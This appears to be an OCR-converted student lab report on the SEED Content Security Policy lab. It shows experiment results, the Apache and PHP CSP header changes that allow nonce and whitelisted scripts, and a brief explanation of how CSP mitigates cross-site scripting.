
3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click:



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me

- Click the button in the web pages from all the three websites, describe and explain your observations.⚓



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: OK

4. From self: OK


5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

www.example32a.com says

JS Code executed!



CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed


3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: Failed

6. From www.example70.com: OK

7. From button click: Click me



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: Failed


6. From www.example70.com: OK

7. From button click: Click me


- **Change the server configuration on example32b (modify the Apache configuration), so Areas 5 and**
6 display OK. Please include your modified configuration in the lab report.




```
┌──(moghees㉿kali)-[~]
└─$ sudo docker ps
CONTAINER ID   IMAGE               COMMAND                  CREATED      STATUS       PORTS
AMES
d605b3c96898   seed-image-www      "/bin/sh -c 'service…"   3 days ago   Up 3 hours
lgg-10.9.0.5
3a868483022c   seed-image-mysql    "docker-entrypoint.s…"   3 days ago   Up 3 hours   3306/tcp, 33060/tcp
ysql-10.9.0.6

┌──(moghees㉿kali)-[~]
└─$ sudo docker exec -it d605b3c96898 /bin/bash
root@d605b3c96898:/# 
```




```
root@d605b3c96898:/# cd /etc/apache2/sites-available
root@d605b3c96898:/etc/apache2/sites-available# ls
000-default.conf  apache_csp.conf  apache_elgg.conf  default-ssl.conf  server_name.conf
root@d605b3c96898:/etc/apache2/sites-available# 
```



```
  GNU nano 4.8                                 apache_csp.conf
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example70.com *.example60.com \
             'nonce-111-111-111' 'nonce-222-222-222' \
           "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
                                                 [ Wrote 38 lines ]
```



```
root@d605b3c96898:/etc/apache2/sites-available# service apache2 restart
 * Restarting Apache httpd web server apache2
root@d605b3c96898:/etc/apache2/sites-available# 
```



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: Failed


4. From self: OK

5. From www.example60.com: OK


6. From www.example70.com: OK

7. From button click:


- **Change the server configuration on example32c (modify the PHP code), so Areas 1, 2, 4, 5, and 6**
all display OK. Please include your modified configuration in the lab report.



```
root@d605b3c96898:~# cd /var/www/csp/
root@d605b3c96898:/var/www/csp# nano phpindex.php
```



```
<?php
  $cspheader = "Content-Security-Policy:".
               "default-src 'self';".
               "script-src 'self' 'nonce-111-111-111' *.example70.com".
                " 'nonce-222-222-222' *.example60.com".
               "";
  header($cspheader);
?>

<?php include 'index.html';?>
```



CSP Experiment

1. Inline: Nonce (111-111-111): OK

2. Inline: Nonce (222-222-222): OK

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click: Click me

- Please explain why CSP can help prevent Cross-Site Scripting attacks.

Content Security Policy (CSP) is a security standard implemented by web browsers to mitigate the risk of Cross-Site Scripting (XSS) attacks.


- CSP allows website administrators to define a whitelist of trusted sources from which scripts can be loaded and executed. This helps in preventing the execution of scripts from unauthorized or untrusted sources.
- CSP allows or disallows the execution of inline scripts. Inline scripts are those embedded directly within the HTML document. By restricting inline scripts, CSP can prevent attackers from injecting malicious code directly into the page.
- CSP supports the use of nonces (random tokens) or hashes to ensure that only scripts with the specified nonce or hash value are executed. This allows dynamic script generation while maintaining control over which scripts can run.
- CSP can mitigate this risk by preventing the execution of injected scripts.
- CSP includes a reporting mechanism that allows developers to receive reports about policy violations.

Sql Injection

